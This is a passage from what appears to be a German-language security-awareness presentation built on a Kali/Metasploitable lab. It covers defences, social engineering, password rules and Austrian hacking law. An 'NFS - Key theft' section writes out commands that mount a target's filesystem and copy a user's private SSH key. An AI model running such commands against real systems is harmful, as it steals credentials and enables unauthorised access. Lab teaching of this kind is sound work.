CwFf3mMcy/2LRH38nu5HznaFuVRK16CIKsFBcIJc3d39CvrVaP6pnLWXuQZLInNgi0qMcyAnQ3KR9mRkYhzwDfGMI2vle9
zB/Ha0LKoqs0qR2QV6JxENO+4yA0IxwfgxLlmqc+LXy2g0mvpnDYcAslm6RXVpNjSY+kF3TUSS9fFSx4FZZ2IBCTcKJfag
d/6/qdjrOJDgtY8oElzR+34lZo91rQHfHy+WiTQx761tPUL+4by/0hcLKcjw5QvuE+Nem0s0JjB+2ecSiLsUy1g/w6wgEg
clSnQZI8WNwkIIBcdSNx1alD5hGWACUHPKZXE1b1d2dRCUfQK2olAQDkIqncYi/FfLI3Lo+310R2npRmN7NL8uhhvendxP
ldWPy8jijlFXl3ha3pbZ3w5q5c3rOl6Rj0q5dKGoAHNC1FGYMdcckE14bdtdv7VJYS1f6e6Hpecuk65Xs= root@kali
root@metasploitable: /.ssh#
```

NFS - Key theft


```
kali@kali:~$ sudo su
root@kali:/home/kali# cd
root@kali:~# mkdir /tmp/r00t
root@kali:~# mount -t nfs 192.168.100.5:/ /tmp/r00t
root@kali:~# cp /tmp/r00t/home/msfadmin/.ssh/id_rsa /tmp/r00t_privatekey
root@kali:~# umount /tmp/r00t
root@kali:~#
```

Technische Maßnahmen gegen Exploits

- Antivirenprogramm
- Firewall
- Regelmäßige Updates
- Trennen von persönlichen und sensiblen Daten vom System
- Sensible Daten digital nicht speichern

Social Engineering

Der Begriff Social Engineering beschreibt die emotionale Manipulation von Personen, um bestimmte Verhaltensweisen hervorzurufen.

Social Engineering Attacken

die häufigsten Methoden:

- Phishing
- Baiting
- Pretexting
- Quid-pro-Quo

Schutzmaßnahmen gegen Social Engineering

- Nutzung von starken und komplexen Passwörtern
- Sicherheitsupdates
- Vorsicht bei Links und E-Mail-Anhängen
- E-Mails mit unbekanntem Absender

Sicheres Passwort

- mindestens 8, besser 10 Zeichen lang
- Verwendung von Groß- und Kleinbuchstaben
- mit Zahlen und Sonderzeichen
- kein Begriff aus dem Wörterbuch und keine Namen oder Geburtsdatum
- Passwort Generator (https://www.passwort-generator.at/)
- haveibeenpwned.com/passwords

Rechtliche Aspekte

Der Versuch mit einem Exploit in ein fremdes System einzudringen, stellt rechtlich eine strafbare Handlung dar. Das Tool fällt missbräuchlich verwendet unter den so genannten Hackerparagraphen.

Rechtliche Aspekte

Hackerparagraph:

- §118a - Widerrechtlicher Zugriff auf ein Computersystem
- §126a – Datenbeschädigung
- § 126b - Störung der Funktionsfähigkeit eines Computersystems
- § 126c - Missbrauch von Computerprogrammen oder Zugangsdaten

Sources

- nmap: https://miro.medium.com/max/225/1*e0PvOyJqlUEGd8h3WHWEnA.jpeg
- hydra: https://2.bp.blogspot.com/-aiH3e26_g8w/VIZJRLELJlI/AAAAAAAADbs/Otn5XPXXc7k/s1600/THC-Hydra.png
- Passwort-time: https://www.all-about-security.de/fileadmin/micropages/GAI_NetConsult_Bilder_2/gai_netconsult_110113_2.jpg

The End